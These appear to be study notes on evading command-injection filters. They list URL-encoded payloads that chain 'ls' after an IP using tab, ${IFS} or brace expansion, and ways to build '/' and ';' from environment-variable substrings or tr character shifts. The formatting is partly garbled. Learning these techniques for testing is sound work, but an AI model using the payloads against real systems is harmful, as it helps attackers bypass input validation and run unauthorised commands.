Bypass Space and slashes
Bypass Spaces
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection#bypass-without-space
use Tab - %09
- eg:
127.0.0.1%0d%0als%09 - this is one command sep
use ${IFS}
- eg:
127.0.0.1%0d%0als${IFS}
use brace expansion
- eg:
127.0.0.1%0d%0a{ls,/}- but
/is blacklisted
- but
Bypass Slashes
/or\fwd and backwd slashes are usually blacklisted
Linux
- just like
${IFS}directly replaces with a space, we can use other environment variable which can contain/ - eg:
echo ${PATH}->/usr/localecho ${PATH:0:1}->/echo ${LS_COLORS:10:1}${IFS}->;
- we can do the same with
$HOMEor$PWDvariables. - to find other environment variables ->
printenv

Windows
Character Shifting
- There are other techniques to produce the required characters without using them, like
shifting characters. For example, the following Linux command shifts the character we pass by1. So, all we have to do is find the character in the ASCII table that is just before our needed character (we can get it withman ascii), then add it instead of[in the below example. This way, the last printed character would be the one we need: - We can use PowerShell commands to achieve the same result in Windows, though they can be quite longer than the Linux ones.
- to get
;echo $(tr '!-}' '"-~'<<<:)